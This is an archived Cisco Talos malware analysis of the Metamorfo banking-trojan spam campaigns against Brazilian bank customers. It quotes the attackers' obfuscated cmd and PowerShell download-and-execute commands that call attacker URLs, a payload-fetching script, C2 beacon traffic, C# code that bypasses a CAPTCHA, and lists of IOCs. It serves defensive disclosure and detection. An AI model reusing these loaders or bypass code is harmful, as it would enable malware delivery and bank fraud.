
Metamorfo Banking Trojan Keeps Its Sights on Brazil

By Paul Rascagneres

Published: 2018-11-08 · Archived: 2026-04-06 00:31:24 UTC



Thursday, November 8, 2018 12:09

This blog post was authored by Edmund Brumaghin, Warren Mercer, Paul Rascagneres, and Vitor Ventura.

Executive Summary

Financially motivated cybercriminals have used banking trojans for years to steal sensitive financial information from victims. They are often created to gather credit card information and login credentials for various online banking and financial services websites so this data can be monetized by the attackers. Cisco Talos recently identified two ongoing malware distribution campaigns being used to infect victims with banking trojans, specifically financial institutions' customers in Brazil. Additionally, during the analysis of these campaigns, Talos identified a dedicated spam botnet that is currently delivering malicious spam emails as part of the infection process.

Distribution campaigns

While analyzing these campaigns, Talos identified two separate infection processes that we believe attackers have used between late October and early November. These campaigns used different file types for the initial download and infection process, and ultimately delivered two separate banking trojans that target Brazilian financial institutions. Both campaigns used the same naming convention for various files used during the infection process and featured the abuse of link-shortening services to obscure the actual distribution servers used. The use of link shorteners also allows some additional flexibility. Many organizations allow their employees to access link

shorteners from corporate environments, which could enable the attacker to shift where they are hosting malicious files, while also enabling them to leverage these legitimate services in email-based campaigns.

Campaign 1

Talos identified a spam campaign using a zipped file hosted on a free web hosting platform. This archive contains a Windows LNK file (Link). During this campaign, the filename followed the following format:

"Fatura-XXXXXXXXXX.zip," where "XXXXXXXXXX" is a 10-digit numeric value.

The LNK file format was:

"__Fatura pendente - XXXX.lnk," where "XXXX" is a four-digit alphanumeric value.

The purpose of the LNK file was to download a PowerShell script with an image filename extension (.bmp or .png):

```
cmd .exe / V   / C
  set nyvxldrvifjjc=iEx &&
  set lgetrwakfxpe=tRi &&
  set kpmpoizdpv=bJe &&
  set judolxmuby=LOad &&
  set hdlkrpujy=nop &&
  set ghcigzyd=NEw &&
  set fqlfmrg=wEbc &&
  set vi=Ers &&
  set yzs=hEll &&
  set cibx=pOw &&
  set cdkzg=hXXps://marcondesduartesousa2018[.]000webhostapp[.]com/downs/imagemFr.bmp &&
  @echo off &&
  %SystemDrive% &&
  cd\ &&
  cd %SystemRoot%\System32 &&
  echo %nyvxldrvifjjc%("%nyvxldrvifjjc%(!ghcigzyd!-o%kpmpwoizdpv%ct NeT.!fqlfmrg!Lient).down%judolxmuby%S%lgetrwakfxpe%N
G('%cdkzg%')");
  | Windows!cibx!!vi!!yzs!\v1.0\!cibx!!vi!!yzs! -!hdlkrpujy! -win 1 - & ex t
```

The purpose of this command is to download and execute a PowerShell script from the attacker's URL. This new PowerShell script is also obfuscated:

```
${__/\_/=\_/\_/=\/=} = ${env:APPDATA}+"\"
${/=\_/\____/===\/\} = ___/=\_/\_____/===
${____/=====\/\___/} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('LgB0AHgAdAA=')))
${/=\/\__/=\/\/\__/} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('LgB2AGIAcwA=')))
${/===\/====\/\__/=}  = ${__/\_/=\_/\_/=\/=}+${/=\_/\____/===\/\}+${____/=====\/\___/}
${__/=\_________/\_}  = ${__/\_/=\_/\_/=\/=}+${/=\_/\____/===\/\}+${/=\/\__/=\/\/\__/}
sleep -s 1
    ${/=\__/\_/\/\__/\_}  = $false
    while(${/=\__/\_/\/\__/\_} -ne $true)
    {
    _____/\___/\/=\___ ${____/==\_____/=\/} ${/===\/====\/\__/=}; sleep -s 1
    if ((gi ${/===\/====\/\__/=}).length -gt 2048kb)
     {
       ${/=\__/\_/\/\__/\_}  = $true
       ${/====\_/===\/==\_} =  "Y"
      }
      else
       {
        ${/====\_/===\/==\_} = "N"
       }
    Write-Host ${/=\__/\_/\/\__/\_}
    }
   ${/====\_/===\/==\_} =  "Y"
```

This script is used to download an archive hosted on Amazon Web Services (AWS):

hXXps://s3-eu-west-1[.]amazonaws[.]com/killino2/image2.png.


This archive contains two files:

- A dynamic library (.DLL)
- A compressed payload (.PRX)

The library decompresses the PRX file and executes it in a remote process (library injection). This injected code is the final payload described later in this post.

Campaign 2

In addition to the infection process described in Campaign 1, Talos also observed a second series of campaigns that leveraged a different process to deliver and execute malware on victim systems. This campaign also appeared to target Portuguese-speaking victims.


Sr(a),

Não identificamos, em nossos registros, o pagamento dos seguintes valores, até então em aberto:

Detalhes da pendência:

R$ 380,00 - Fatura-382992.zip - (Imprimir)

JOAO BATISTA LAGEDO

CNPJ - 11.304.805/0001-45

Obrigado!

In this series of campaigns, attackers leveraged malicious PE32 executables to perform the initial stage of the infection process rather than Windows shortcut files (LNK). These PE32 executables were delivered in ZIP archives using the following naming convention:

"Fatura-XXXXXXXXXX.zip," where "XXXXXXXXXX"' is a 10-digit numeric value.

A PE32 executable is inside of the ZIP archive. These executables used the following naming convention:

"__Fatura pendente - XXXX.exe," where "XXXX" is a four-digit alphanumeric value.

When executed, these PE32 files are used to create a batch file in a subdirectory of %TEMP%.

The Windows Command Processor is then used to execute the batch file which, in turn, executes PowerShell with the instructions to download the contents hosted on the attacker-controlled server and pass it to the Invoke-

Expression (IEX) using the following syntax:

```
iEX("iEx(New-Object System.Net.WebClient).DownloadString('https://bit.ly/2CTUB9H#')");
WindowsPowerShell\v1.0\powershell.exe -nop -win 1
```

The batch file is then deleted and the infection process continues.


When the system reaches out to Bitly, the link shortener, to access the contents hosted at the shortened link destination, an HTTP redirection redirects the client to the attacker-controlled server hosting a PowerShell script that is passed into IEX and executed as previously described. The server delivers the following PowerShell:

```
$namefile=Get-Random;
$nomepasta = $namefile;
$pasta = "$env:APPDATA\"+$nomepasta;
$dest = "$env:APPDATA\" + $nomepasta + "\" + $namefile + "." + $namefile + " KpD";
$org = "$env:APPDATA\" + $nomepasta + "\" + $namefile + ".zip";
$remfile = "$env:APPDATA\" + $nomepasta + "\" + "b.dll";
$url = "https://bit.ly/2AkIgcc#"+$namefile;
$IE=new-object -com internetexplorer.application
$IE.navigate2("https://bit[.]ly/2SdhUQl?8438h84hy389")
$IE.visible=$false

new-item $pasta -type directory;
(New-Object System.Net.WebClient).DownloadFile($url,$org);(new-object -com shell.application).
NameSpace($pasta).CopyHere((new-object -com shell.application).NameSpace($org).Items(),20);Start-
Sleep -s 10;rename-item -path $remfile -newname $namefile."$namefile;Start-Process rundll32.exe
$dest;
```

This PowerShell script retrieves and executesthe malicious payload that is being delivered to the system. This PowerShell also leverages the Bitly service, as seen in the previous screenshot.

With Bitly links, users can obtain some further information by adding the "+" sign to the end of the shortened URL. By doing this, we discovered that the link was created on Oct. 21, most likely around the campaign start time, and the number of clicks that have been registered through the Bitly service, we identified 699 clicks so far.



While the HTTP request is made for a JPEG and the content type specified is "image/jpeg," the server actually delivers a ZIP archive containing a Windows DLL file called "b.dll."

```
GET /bb.jpg HTTP/1.1
Host: pgs99.online

HTTP/1.1 200 OK
Date: Thu, 01 Nov 2018 14:05:37 GMT
Content-Type: image/jpeg
Content-Length: 5630209
Connection: keep-alive
Server: Apache
Last-Modified: Wed, 31 Oct 2018 16:28:43 GMT
ETag: "55e901-57988cbaa44c0"
Accept-Ranges: bytes
X-App-Status: 1
X-Cache-Status: MISS

PK.........s_M. .Yq.U.........b.dll.\}lTWv..f.y...1....e .c7............=6l@
```


The script then executes sleep mode for 10 seconds after which it extracts the archive and saves the DLL to a subdirectory of %APPDATA% on the system. RunDLL32 is then used to execute the malware, infecting the system. The uncompressed DLL is very large, approximately 366MB in size, due to the inclusion of a large number of 0x00 within the binary. This may have been used to evade automated detection and analysis systems, as many will not properly process large files. Similarly, this will avoid sandbox detonation, as most sandboxes will not allow files of this size.

Additionally, infected systems beacon to an attacker-controlled server (srv99[.]tk) during the infection process.


```
GET /conta/?89dhu2u09uh4hhy4rr8 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: srv99.tk
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 01 Nov 2018 14:05:35 GMT
Server: Apache
X-Powered-By: PHP/5.3.3
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


Analysis of the DNS communications associated with this domain shows an increase in attempts to resolve this domain, which corresponds with the campaigns that have been observed.



The majority of these resolution requests have occurred from systems located in Brazil.



The PowerShell execution also facilitates communications with a dynamic DNS service. Similarly to the first Bitly link, we were able to obtain additional information in relation to this domain:



We once again see a creation time, but this time, it's a few days later. This potentially shows the actor pivoting to a different email list to send the same spam information to.

Spam tools

Both of these campaigns eventually deliver a banking trojan. However, Talos identified additional tools and malware hosted on the Amazon S3 Bucket. This malware is a remote administration tool with the capability to create emails. The emails are created on the BOL Online email platform, an internet portal that provides email hosting and free email services in Brazil. The attacker's main goal appears to be creating a botnet of systems dedicated to email creation.

The malware is developed in C# and contains many Portuguese words.

Here is the function used to create a BOL email:

```
private void Navegador_DocumentCompleted(object sender, WebBrowserDocumentCompletedEventArgs e)
{
    this.txtUrl.Text = this.Navegador.Url.ToString();
    this.progressBar1.Value = 0;
    if (!this.FechaNavegador)
    {
        if (this.Navegador.Url.ToString() == "https://checkout.uol.com.br/#/bol/0?promotion=WEBEMAILBOL")
        {
            this.FechaNavegador = true;
            this.timerEnviaSolicitacao.Enabled = true;
        }
        if (this.Navegador.Url.ToString() == "https://checkout.uol.com.br/#/conclusion?promotion=WEBEMAILBOL")
        {
            this.FechaNavegador = true;
            if (this.cbxSenhaRondomica.Checked)
            {
                this.GetDados("Login Criado OK [" + DateTime.Now.ToString() + "]");
                TextBox textBox = this.txtLoginsCriados;
                string text = textBox.Text;
                textBox.Text = string.Concat(new string[]
                {
                    text,
                    this.LoginDavez,
                    "@bol.com.br;",
                    this.txtSenhaRnd.Text,
                    Environment.NewLine.ToString()
                });
                File.WriteAllText(AppDomain.CurrentDomain.BaseDirectory + "\\usuarios.txt", this.txtLoginsCriados.Text);
                this.GravaDados(this.LoginDavez + "@bol.com.br;" + this.txtSenhaRnd.Text);
```

Once created, the randomly generated username and password are sent to a C2 server. BOL Online uses a CAPTCHA system to keep machines from creating emails. To bypass this protection, the malware author uses the Recaptcha API with the token provided from the C2 server:

```
private string enviarSolicitacaoRecapcha()
{
    string[] codigoK = this.getCodigoK();
    string requestUriString = string.Concat(new string[]
    {
        "http://2captcha.com/in.php?key=",
        this.txtAPI.Text,
        "&method=userrecaptcha&googlekey=",
        codigoK[0],
        "&pageurl=",
        codigoK[1]
    });
    WebRequest webRequest = WebRequest.Create(requestUriString);
    Stream responseStream = webRequest.GetResponse().GetResponseStream();
    StreamReader streamReader = new StreamReader(responseStream);
    return streamReader.ReadToEnd();
}
```

During our investigation, all the created emails were prefixed by "financeir."

The trojan has the capability to clean itself, send created email credentials and restart, download and execute binaries provided by the C2 server.

Talos identified three C2 servers:

- hxxp://criadoruol[.]site/
- hxxp://jdm-tuning[.]ru/
- hxxp://www[.]500csgo[.]ru

We identified more than 700 compromised systems on the servers that are members of his botnet. The oldest machine was compromised on Oct. 23. This botnet created more than 4,000 unique emails on the BOL Online service using the the aforementioned technique. Some of these emails were used to initiate the spam campaigns we tracked as part of this research.

Given the filename patterns, the victimology along with the specific targeting aspect of both campaigns, Talos assesses with moderate confidence that both of these campaigns leveraged the same email generation tool we discovered on the actors open S3 Bucket. This shows a link between both campaigns to the same actor using the same toolset. Likely the actor attempted to use different delivery methods and email lists to deliver his malspam.

Final payload

We identified two different payloads deployed during these campaigns. The payloads are developed in Delphi and are banking trojans targeting Brazilian banks.

Fellow security firm FireEye already covered the first payload here. It gets information on the compromised system and exfiltrates the data to a C2 server. It also includes a keylogger, which is exactly the same as the keylogger we described in this post. When the user is logged into their bank's website, the malware can interact with them by showing a fake popup alleging to be from the bank. Here is an example that attempts to steal the user's CVV:

The second one has exactly the same features but is implemented differently. It mainly targets two=factor authentication by displaying fake popups to the user:

A keylogger then retrieves the information entered by the target.

The following financial services organizations are being targeted by this malware: Santander, Itaù, Banco do Brasil, Caixa, Sicredi, Bradesco, Safra, Sicoob, Banco da Amazonia, Banco do Nordeste, Banestes, Banrisul, Banco de Brasilia and Citi.

Conclusion

This strain of malware is prevalent throughout the world and is further proof that banking trojans remain popular. With this sample the attacker targets specific Brazilian banking institutions. This could suggest the attacker is from South America, where they could find it easier to use the obtained details and credentials to carry out illicit financial activities. We will continue to monitor financial crimeware activities throughout the threat landscape. This is not a sophisticated trojan, and most banking malware rarely is, but it's the latest example of how easy it can be for criminals steal from users by abusing spam to send their malicious payloads.This threat also shows the lengths that actors are going to in order to obtain additional emails to abuse, creating an automatic generation mechanism to get new emails for additional spam campaigns.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNext-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following IOCs are associated with various malware distribution campaigns that were observed during the analysis of associated malicious activity.

Campaign #1

Stage 1 Downloaders (LNK Shortcuts):

627a24cb61ace84a51dd752e181629ffa6faf8ce5cb152696bd65a1842cf58fd

Stage 1 Downloaders Filenames (LNK Shortcuts):

_Fatura pendente - HCBF.lnk

Stage 2 URLs

hxxps://marcondesduartesousa2018[.]000webhostapp[.]com/downs/imagemFr.bmp
hxxps://s3-eu-west-1[.]amazonaws[.]com/killino2/image2.png

Stage 2 Powershell

01fd7fdb435d60544d95f420f7813e6a30b6fa64bf4f1522053144a02f961e39

Stage 3 Archive

a01287a79e76cb6f3a9296ecf8c147c05960de44fe8b54a5800d538e5c745f84

Stage 3 Loader

1ed49bd3e9df63aadcb573e37dfcbafffbb04acb2e4101b68d02ecda9da1eee7

Stage 3 Compressed Payload

3ff7d275471bb29199142f8f764674030862bc8353c2a713333d801be6de6482

Stage 4 Final Payload

61df7e7aad94942cb0bb3582aed132660caf34a3a4b970d69359e83e601cbcdb

Campaign #2

Stage 1 PE32 Executables:

3b237b8a76dce85e63c006db94587f979af01fbda753ae88c13af5c63c625a12
46d77483071c145819b5a8ee206df89493fbe8de7847f2869b085b5a3cb04d2c
bce660e64ebdf5d4095cee631d0e5eafbdf052505bc5ff546c6fbbb627dbff51
7b241c6c12e4944a53c84814598695acc788dfd059d423801ff23d1a9ed7bbd2
91781126feeae4d1a783f3103dd5ed0f8fc4f2f8e6f51125d1bfc06683b01c39

Stage 1 PE32 Filenames:

_Fatura pendente - QD95.exe
_Fatura pendente - QW2I.exe
_Fatura pendente - 9X3H.exe

Stage 1 Archive Filenames:

Fatura-2308132084.zip

Stage 1 URLs:

hxxp://pgs99[.]online:80/script.txt
hxxp://pgs99[.]online:80/bb.jpg

Stage 1 Domains:

pgs99[.]online

Stage 2 URLs:

hxxp://srv99[.]tk:80/conta/?89dhu2u09uh4hhy4rr8
hxxp://srv99[.]tk:80/favicon.ico

Link Shorteners:

hxxps://bit[.]ly/2CTUB9H#
hxxps://bit[.]ly/2SdhUQl?8438h84hy389

C2 Domains:

hxxp://mydhtv[.]ddns[.]net:80/

Spam tools

PE Sample:

2a1af665f4692b8ce5330e7b0271cfd3514b468a92d60d032095aebebc9b34c5

C2 Servers:

hxxp://criadoruol[.]site/
hxxp://jdm-tuning[.]ru/
hxxp://www[.]500csgo[.]ru/

Final Payload

PE Samples:

61df7e7aad94942cb0bb3582aed132660caf34a3a4b970d69359e83e601cbcdb
4b49474baaed52ad2a4ae0f2f1336c843eadb22609eda69b5f20537226cf3565
